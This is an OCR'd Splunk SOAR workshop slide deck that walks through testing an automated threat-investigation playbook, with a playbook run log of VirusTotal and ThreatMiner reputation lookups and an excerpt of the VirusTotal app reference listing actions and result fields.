



Automating the Investigation




splunk > turn data into doing®

Automating the Investigation




Automating the Investigation




1 Set to
“events”

2 Make sure you
select your tenant



Automating the Investigation



BREAK TIME!



splunk > turn data into doing®



Running & Testing the Playbook


splunk® turn data into doing™

Testing the Playbook

Picking up where we left off...


- We now have a playbook that mimics the first three actions that we took manually to investigate this event
- While we had to do each action one at a time all of these actions can now be launched at the start of our playbook to get our information back much faster
- At this point we want to start testing our playbook to make sure everything is working as expected

Testing the Playbook




Remember...

The ID of YOUR event



A screenshot of the full SOAR investigation interface. The top navigation bar includes 'splunk> SOAR' and a search bar. The main header shows 'INVESTIGATION', 'Non-production use license.', 'soar-hands-on version 5.1.0.70187', and 'Alice Bluebird'. The main content area displays event details: 'ID: 2 | Tenant: Tenant 1', 'Threat Activity Detected', 'Owner: Alice Bluebird', 'Status: New', and 'View: Summary, Analyst'. Below this, the 'EVENT INFO' section shows: 'Playbooks Run: 0', 'Actions Run: 5', 'Artifacts: 1', 'Created: Dec 8th 2020 at 6:14 pm', 'Activity Start: Mar 12th 2019 at 1:54 am', 'Last Updated: Dec 12th 2021 at 9:35 am', 'SLA: Exceeded by a year', 'Authorized: [checkbox]', 'Source ID: 24377d55-139b-45a5-b263-46b17d3ebf3c', 'Tags:', and 'Description:'. The bottom navigation bar includes tabs for 'Activity', 'Workbook', 'Guidance', 'Timeline', 'Artifacts' (selected), 'Evidence', 'Files', 'Approvals', 'Reports', and buttons for 'ACTION', 'PLAYBOOK', and 'ARTIFACT'.

Testing the Playbook




Testing the Playbook

The screenshot shows a Splunk search interface with the following details:

- Search bar: 2
- Buttons: Test (highlighted), Scope (with info icon), All Artifacts (dropdown), Run as current user (checkbox checked)
- Text area:
 - Status: Done**
 - Context: {"guid": "1a9c4ead-1881-450a-800a-392490a0012", "artifact_id": 2, "parent_action_run": 11, "status": "success", "message": "Positives: 0, Total scans: 0b"},
Feb 10, 16:01:30 : action 'file reputation' did not have any callback. The action is now marked completed
Feb 10, 16:01:30 :
 - Playbook 'Threat Activity Response - User1' (playbook id: 167) executed (playbook run id: 12) on events 'Threat Activity Detected'(container id: 2).
Playbook execution status is 'success'
 - Total actions executed: 3
 - Action 'domain_reputation_1'(domain reputation)
 - Status: success
 - App 'VirusTotal Dev' executed the action on asset 'virustotal'
 - Status: success
 - Parameter: {"domain": "fpetraardella.band"}
 - Action 'lookup_domain_1'(lookup domain)
 - Status: success
 - App 'ThreatMiner' executed the action on asset 'threatminer'
 - Status: success
 - Parameter: {"domain": "fpetraardella.band"}
 - Action 'file_reputation_1'(file reputation)
 - Status: success
 - App 'VirusTotal Dev' executed the action on asset 'virustotal'
 - Status: success
 - Parameter: {"hash": "7C9F42D82849DAFC25EF972EA24EE042FB2F399D"}
 - Feb 10, 16:01:30 : **on_finish() called**
Feb 10, 16:01:30 : metrics: Playbook_id:167, run_id:12, container: 2, function: on_finish. TIME_TAKEN 5526624ms
Feb 10, 16:01:30 : *** Playbook 'local/Threat Activity Response - User1' execution (12) has completed with status: SUCCESS ***
Feb 10, 16:01:30 : 1 action succeeded

Testing the Playbook



Back in the Investigation view...

The screenshot shows the Splunk Investigation view for a threat activity. The main pane displays a timeline of events, including a recent activity log and a detailed event info section. A large callout box highlights the "Threat Activity Response - User1" section, which lists three steps: "domain_reputation_1", "lookup_domain_1", and "file_reputation_1". Each step has a checkmark and a three-dot menu icon. Below this section is a text input field with the placeholder "Enter comment or "/" to invoke command". The bottom right corner features a MAXIMINO map widget.

Threat Activity Response - User1

- domain_reputation_1
- lookup_domain_1
- file_reputation_1

Enter comment or "/" to invoke command

Working with Action Results



splunk® turn data into doing™

Working With ActionResults

- So far we have built and tested a playbook with our first three actions automated
- This is a great start but let's add in some additional actions
- For the next steps we want to take the information from Threat Miner and use that to perform an action
- We also need to examine the output from our actions to make a decision whether or not we should block access to this site

The App Reference Guide

VirusTotal Dev

Publisher: Phantom
Contributors: N/A
App Version: 1.2.52
Product Vendor: VirusTotal Dev
Product Name: VirusTotal Dev
Product Version Supported (regex): `.*`

This app integrates with the VirusTotal cloud to implement investigative and reputation actions


Configuration Variables

The below configuration variables are required for this App to operate on **VirusTotal Dev**. These are specified when configuring an asset in Splunk SOAR.

VARIABLE	REQUIRED	TYPE	DESCRIPTION
<code>apikey</code>	required	password	VirusTotal API key
<code>rate_limit</code>	optional	boolean	Limit number of requests to 4 per minute
<code>poll_interval</code>	optional	numeric	Number of minutes to poll for a detonation result (Default: 5)


Supported Actions

- `test connectivity` - Validate the asset configuration for connectivity
- `file reputation` - Queries VirusTotal for file reputation info
- `url reputation` - Queries VirusTotal for URL info
- `domain reputation` - Queries VirusTotal for domain info
- `ip reputation` - Queries VirusTotal for IP info
- `get file` - Downloads a file from VirusTotal, and adds it to the vault
- `get report` - Get the results using the scan id from a detonate file or detonate url action
- `detonate file` - Upload a file to Virus Total and retrieve the analysis results
- `detonate url` - Load a URL to Virus Total and retrieve analysis results




DATA PATH	TYPE	CONTAINS	EXAMPLE VALUES
<code>action_result.status</code>	string	success	
<code>action_result.parameter.domain</code>	string	domain	test.com
<code>action_result.data.*.Alexa category</code>	string	test	
<code>action_result.data.*.Alexa domain info</code>	string	domain	test.com is one of the top 10 sites in the world and is in the test category
<code>action_result.data.*.Alexa rank</code>	numeric	10	
<code>action_result.data.*.BitDefender category</code>	string	searchengines	
<code>action_result.data.*.BitDefender domain info</code>	string	domain	This URL domain/host was seen to host badware at some point in time
<code>action_result.data.*.Dr&#26;eWeb category</code>	string		
<code>action_result.data.*.Dr.Web category</code>	string	chats	
<code>action_result.data.*.Forcepoint ThreatSeeker category</code>	string	search engines and portals	
<code>action_result.data.*.Malwarebytes hpHosts info</code>	string		
<code>action_result.data.*.Opera domain info</code>	string	domain	The URL domain/host was seen to host badware at some point in time
<code>action_result.data.*.TrendMicro category</code>	string	search engines portals	
<code>action_result.data.*.WOT domain info.Child safety</code>	string	Excellent	
<code>action_result.data.*.WOT domain info.Privacy</code>	string	Excellent	
<code>action_result.data.*.WOT domain info.Trustworthiness</code>	string	Excellent	
<code>action_result.data.*.WOT domain info.Vendor reliability</code>	string	Excellent	
<code>action_result.data.*.Websense ThreatSeeker category</code>	string	search engines and portals	
<code>action_result.data.*.Webutation domain info.Adult content</code>	string	no	
<code>action_result.data.*.Webutation domain info.Safety score</code>	numeric	100	
<code>action_result.data.*.Webutation domain info.Verdict</code>	string	safe	
<code>action_result.data.*.categories</code>	string	search engines and portals	
<code>action_result.data.*.detected_communicating_samples.*.date</code>	string	2019-02-01 07:43:22	

